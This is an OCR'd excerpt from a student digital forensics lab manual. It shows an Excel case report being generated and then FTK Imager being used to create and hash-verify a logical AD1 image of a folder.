
Report Modules:

- ○ Results - HTML
- ● Results - Excel
- ○ Files - Text
- ○ Google Earth/KML
- ○ STIX
- ○ TSK Body File

A report about results and tagged items in Excel (XLS) format.

This report will be configured on the next screen.


Step 16: Now Report is Generated So click on close Button .we can see the Report on Report Node.



Source Module Na...	Report Name	Created Time	Report File Path
Excel Report		2016-04-30 14:40:30 IST	C:\Users\Kes\Desktop\kes1\kes\Reports\

Analyzing files from G: 100%

Step 17: Now open the Report folder and Open Excel File.




Summary


	A	B	C	D	E	F	G
1	Summary						
2							
3	Case Name:	kes					
4	Case Number:	1					
5	Examiner:	kes					
6	Number of Images:	1					
7							


Practical No:8

Aim:Create forensic images of digital devices from volatile data such as memory using Imager for Computer System

Steps in FTK Imager:


AccessData FTK Imager 3.3.0.5
File View Mode Help
Evidence Tree
File List
Name Size Type Date Modified
Custom Content Sources
Evidence:File System|Path|File Options
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
For User Guide, press F1
NUM


AccessData FTK Imager 3.3.0.5
File View Mode Help
Add Evidence Item...
Add All Attached Devices
Image Mounting...
Remove Evidence Item
Remove All Evidence Items
Create Disk Image...
Export Disk Image...
Export Logical Image (AD1)...
Add to Custom Content Image (AD1)
Create Custom Content Image (AD1)...
Decrypt AD1 image...
Verify Drive/Image...
Capture Memory...
Obtain Protected Files...
Detect EFS Encryption
Export Files...
Export File Hash List...
Export Directory Listing...
Exit
File List
Name Size Type Date Modified
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
Creates a new disk image
NUM


AccessData FTK Imager 3.3.0.5
File View Mode Help
Evidence Tree
File List
Name Size Type Date Modified
Custom Content Sources
Evidence:File System|Path|File Options
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
For User Guide, press F1
NUM
Document1 - Micros...
AccessData FTK Ima...
11:44 AM

Select Source

Please Select the Source Evidence Type

○ Physical Drive


○ Logical Drive

○ Image File

● Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)

○ Femico Device (multiple CD/DVD)

< Back
Next >
Cancel
Help




FTK Imager

You have chosen to create a logical image of the contents of a folder. The image created will include only logical files. It will not include any file system metadata, deleted files, unallocated space, etc. It cannot be converted to a sector image (such as .E01) because it does not store sector information.

Although logical images can be examined in FTK Imager 2.x or newer, FTK 1.x only supports AD1 images in version 1.62.1 and newer.

Do you want to continue?



Please enter the source path: D:\MSC_PART1





Image Source: D:\MSC_PART1

Starting Evidence Number: 1

☑ Verify images after they are created
□ Precalculate Progress Statistics
□ Create directory listings of all files in the image after they are created



Case Number: c002

Evidence Number: 002

Unique Description: folder

Examiner: vijay

Notes: imp




Image Destination Folder: D:\cases


Image Filename (Excluding Extension): msc3

Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment: 1500

Compression (0=None, 1=Fastest, ..., 9=Smallest): 6

Use AD Encryption □

Filter by File Owner □



Create Image


Image Source
D:\MSC_PART1

Starting Evidence Number: 1

Image Destination(s)
D:\cases\msc3 [Logical image]

☑ Verify images after they are created ☐ Precalculate Progress Statistics

☐ Create directory listings of all files in the image after they are created



Drive/Image Verify Results

Name	msc3.ad1
MD5 Hash	
Computed hash	66573e5175fc28a69c05e7b934633709
Report Hash	66573e5175fc28a69c05e7b934633709
Verify result	Match
SHA1 Hash	
Computed hash	ecf04bad01cd2833324ec8140a77b1e5c1
Report Hash	ecf04bad01cd2833324ec8140a77b1e5c1
Verify result	Match




